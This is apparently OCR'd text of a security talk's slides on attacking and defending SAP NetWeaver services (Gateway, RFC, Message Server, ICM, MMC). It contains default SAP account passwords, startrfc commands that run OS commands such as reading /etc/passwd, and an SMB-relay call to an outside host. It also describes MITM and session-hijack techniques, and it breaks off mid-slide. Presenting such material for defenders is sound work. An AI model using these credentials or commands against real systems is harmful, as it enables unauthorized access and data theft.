14.12.2010	RFCSDK	Alexey Sintsov (DSecRG)	Memory Corruption	http://dsecrg.com/pages/vul/show.php?id=169
14.12.2010	RFCSDK	Alexey Sintsov (DSecRG)	Format String	http://dsecrg.com/pages/vul/show.php?id=170
unpublished	DSECRG-00173	Alexander Polyakov (DSecRG)	Insecure Method	later
22.12.2010	NWBC	Alexey Sintsov (DSecRG)	Memory Corruption	http://dsecrg.com/pages/vul/show.php?id=210

Implementation fails

- Distributives usually stored on shared folder
- If you can gain this access it is possible to overwrite dll's
- Or modify configuration file with BOF issues.
- Or overwrite configuration files with fake SAP server


SAP NetWeaver – Application server services

SAP NetWeaver: main components

- **NetWeaver Application Server ABAP**
  - SAP Gateway
  - SAP Message server
  - SAP Message server HTTP
  - SAP Dispatcher
  - SAP ICM
  - SAP MMC
  - SAP HostControl
- **NetWeaver Application Server JAVA**
  - HTTP Server
  - SAP Portal

SAP Gateway security

SAP NetWeaver



SAP Gateway

SAP Gateway also called Application Server.

- One of the core SAP services
- Allows interaction with remote SAP systems and also with other systems
- Manages the communication for all RFC based functionality
  - Gateway monitor (Administration)
  - Gateway Reader (RFC)
  - Gateway work process (logging)

http://scn.sap.com/people/matt.kangas/blog/2009/03/03/sap-netweaver-executables

Gateway Monitor

- Gateway Monitor
- Access for analyzing gateway process
- You can specify 3 options for security
  - Gw/monitor=0 forbidden access
  - Gw/monitor=1 only local access (default now)
  - Gw/monitor=2 local and remote access (default before 6.2)

Gateway Monitor

- If Gw/monitor=2 it is possible to run critical commands and obtain some information remotely
- Remote monitoring can be done by GWMON tool
- Stored in /usr/exe/
- Example: gwmon -gwhost 127.0.0.1 -gwserv 3200

DEMO 9: Playing with GWMON


Gateway RFC (3 types)

- **ABAP RFC**
  - client call SAP-server
- **Registered RFC Server Program**
  - Client call additional programs

  installed on Other servers via Gateway

- **Started RFC Server Program**
  - Client call additional programs

  that installed on SAP-server



ABAP RFC - overview

- Most commonly used
- It is like windows RPC
- User can call ABAP remote-enabled functions
- need to know:
  - System id
  - Client
  - userid
  - password

- There are about 30000 different RFC functions in different groups

ABAP RFC - executing

How to call RFC function remotely?

- Use default tool \usr\sap\ERP\SYS\exe\run\startrfc
- Use default credentials or existing user credentials

Example:

>Startrfc.exe -3 –h 172.16.0.222 –s 01 –c 800 –F RFC_PING -t

Don’t miss parameters order because you will get errors!

ABAP RFC – Anonymous RFC's

- Check If function can be accessed anonymously
- There are some functions that can be executed anonymously
  - RFC_PING – just check connection
  - RFC_SYSTEM_INFO
  - RFC_GET_LOCAL_DESTINATIONS
  - RFC_GET_LOCAL_SERVERS
  - SYSTEM_INVISIBLE_GUI

DEMO 10:
ABAP RFC – information disclose issues

Default credentials

They can be used to run RFC functions remotely

USER	PASSWORD	Client
SAP*	06071992, PASS	000,001,066,Custom
DDIC	19920706	000,001,Custom
TMSADM	PASSWORD, $1Pawd2&	000
SAPCPIC	ADMIN	000,001
EARLYWATCH	SUPPORT	066

DEMO 11:
ABAP RFC – user creation

ABAP RFC attacks (SMBRELAY)

- EPS_DELETE_FILE – no additional auth checks inside!
- EPS_CLOSE_FILE
- CLBA_CLASSIF_FILE_REMOTE_HOST
- CLBA_UPDATE_FILE_REMOTE_HOST
- EDI_DATA_INCOMMING
- RZL_READ_FILE
- 50 more…..

Example:

```
>Startrfc.exe -3 -h 172.16.0.222 -s  01 -t  -F
  EDI_DATA_ICOMING  -E PATHNAME=\
  \172.16.0.101\ERPScan\ -E PORT=SAPID3 -u
  SAPCPIC -p admin
```

ABAP RFC attacks (Command execution)

- SXPG_CALL_SYSTEM (any command using vulnerability)

  Example:

  Startrfc.exe -3 -h 172.16.0.222 -s 01

  *-F **SXPG_COMMAND_EXECUTE***

  -E COMMANDNAME=TYPE

  -E ADDITIONAL_PARAMETERS= cat/etc/passwd

  -u SAPCPIC

  -p admin


DEMO 12:
ABAP RFC – remote command execution

Gateway Defense

- Secure GW/monitor
- Enable Secinfo and Reginfo ACL (don’t use *)
- Patch for latest RFC security bypasses rfc/reg_no_conn
- Restrict access to dangerous RFC functions
- Enable GW/logging

SAP Message Server security

SAP NetWeaver



SAP Message Server - overview

- The SAP Message server provides two services.
  - manages SAP communication between the application servers of one SAP system.
  - provides load-balancing information to clients like the SAP GUI.
- Before 7.0 listens one port for both services
- Since 7.0 default installations automatically split into
  - internal port (used for application server connections)
  - external port (used for user connections).
- This is defined via profile parameters
  - rdisp/mshost, - host
  - rdisp/msserv, - port
  - rdisp/msserv_internal must be !=0

SAP Message Server - attacks

Why should we make 2 ports for SAP MS?

- Attacker can register fake application server on message server
- By default it is possible without authentication
- He can make MITM and sniff client connections

SAP Message Server - ACL

- Even if you restrict access to message server from GUI clients
- Application servers can access it
- Ms/acl_info can be used to list approver app servers
- The entries must have the following syntax:

```
HOST=[*| ip_adr | host_name | Subnet_mask | Domain ] [, ...]

Examples for valid entries are:
HOST = * (all hosts are allowed)
HOST=host1,host2 (Logons allowed from host1 and host2)
HOST=*.sap.com (all hosts in the sap.com domain can log on)
HOST=147.45.56.32 (hosts with this IP address can log on)
HOST=147.45.56.* (hosts with this subnet can log on)
```

Message Server monitoring

- SAP Message server Monitoring
- Can remotely get information about message server
  - check and change all the important settings
  - create and view traces
  - read statistics
- Managed by ms/monitor option
- if ms/monitor =1 and ms/admin_port !=0 anybody can get remote access by using “msmon” tool

http://help.sap.com/saphelp_nw04/helpdata/EN/64/3e7fb4a12e49b9856bb97970c6acc1/frameset.htm

DEMO 15: Playing with MSMON

Message server - defense

- Disable ms/monitor
- Enable ms/acl_info and manage ACL
- Enable ms/admin_port

http://help.sap.com/saphelp_nw04/helpdata/en/40/c235c15ab7468bb31599cc759179ef/frameset.htm

SAP Message Server HTTP


Message server HTTP - info

- Message Server HTTP
- Just simple HTTP service with information
- There is no need to have this service
- Information disclose vulnerability exist:
  - Read details about connected instances
  - Read SAP parameters

DEMO 16:
Message Server HTTP – parameter disclosure

SAP NetWeaver ICM Security

SAP NetWeaver



Agenda

- History of SAP web applications and ITS
- ITS vulnerabilities
- ICM architecture
- ICM vulnerabilities
- ICM Defense

ICM (Critical services)

More than 1500 services which can execute critical functionality

- Every registered user can get access to them by default
  - Most services require authentication
  - You can use any of defaults to attack
  - By default all ICF services are not assigned to any Authorization value
  - ANY user can execute any ICF service

    (If there is no additional auth checks in code)
  - There are many critical services which can be used by unprivileged user to escalate privileges
- Also there are about 40 anonymous services (Transaction SICF)


ICM (List of critical services)

Some examples of RFC functions:

- **/sap/public/info** — anonymous info about system
- **/sap/public/icf_info/icr_groups** — installed applications
- **/sap/bc/soap/rfc** — remote RRF calls
- **/sap/bc/srt/xip/sap** — critical XI functions
- **/sap/bw/Bex** — reading infoobjects remotely
- **/sap/bc/bsp/sap/htmlb_samples** — test service with vulnerabilities
- **/sap/bc/gui/sap/its/webgui** — webgui access


ICM (Critical services)

- Service **/sap/public/info** - anonymous info about system
- Can be called anonymously without having user rights



ICM (Critical services)

- Service **/sap/public/icf_info/icr_urlprefix** installed applications



DEMO 17:
ITS Infdisclose by ERPScan Pentesting Tool

Default credentials

They can be used to run RFC functions remotely

USER	PASSWORD	Client
SAP*	06071992, PASS	000,001,066,Custom
DDIC	19920706	000,001,Custom
TMSADM	PASSWORD, $1Pawd2&	000
SAPCPIC	ADMIN	000,001
EARLYWATCH	SUPPORT	066

ICM (Critical services)

- Critical service **sap/bc/soap/rfc**
- RFC functions are mapped to RFC authorization groups
- Security of standard SOAP RFC calls
  - User must have S_RFC authorization to group of RFC functions to execute any call in this group
  - User must have authorizations which are defined inside RFC function to execute this function
  - Many RFC functions don't have any special authorization checks so every user can call them by SOAP RFC


DEMO 18:
SOAP RFC's by ERPScan Pentesting Tool

ICM Service Defense: other

- Disable or configure customized HTTP server header for ICM (sap note 1329326)
- Disable or configure disclosure of hidden version (sap note 747818)
- Disable services that are not necessary (note 1498575)
- Configure ICF authorization for enabled services
- Change default passwords

SAP Management Console security

SAP NetWeaver



SAP MMC - overview

- MMC is installed by default on port 5<ID>13
- Used for remote management of SAP servers
- Command executed via SOAP interface
- By default SSL is not implemented
- Administration password transmitted using basic auth (base64)
- By sniffing this password we can get full control over the server

SAP MMC attacks

- Many attacks can be implemented without authentication
- Attacks can be realized by sending SOAP requests
- Mostly it is information disclose and denial of service
- Also OS command execution
- All MMC attacks are implemented in ERPScan Pentesting Tool

ERPScan Pentesting Tool modules

- GET_VERSION_gSOAP.pl
  - Obtaining version of SAP NetWeaver
- GET_ENV_gSOAP.pl
  - Obtaining list of SAP parameters
- LIST_LOGS_gSOAP.pl
  - Show the list of log files that can be obtained
- LIST_TRACE_gSOAP.pl
  - Show the list of Trace files that can be obtained remotely

SAP MMC attacks

- GET_LOGS_gSOAP.pl
  - Sow log file details
- GET_TRACE_gSOAP.pl
  - Show trace file details

Advanced MMC Attacks

- SAP MMC provides a common framework for centralized system management
- Allowing to see the trace and log messages
- File userinterface.log can store JSESSIONID is trace is ON
- Using JSESSIONID from logs, attacker can log into SAP Portal

Advanced MMC Attacks

```
<?xml version="1.0"?>
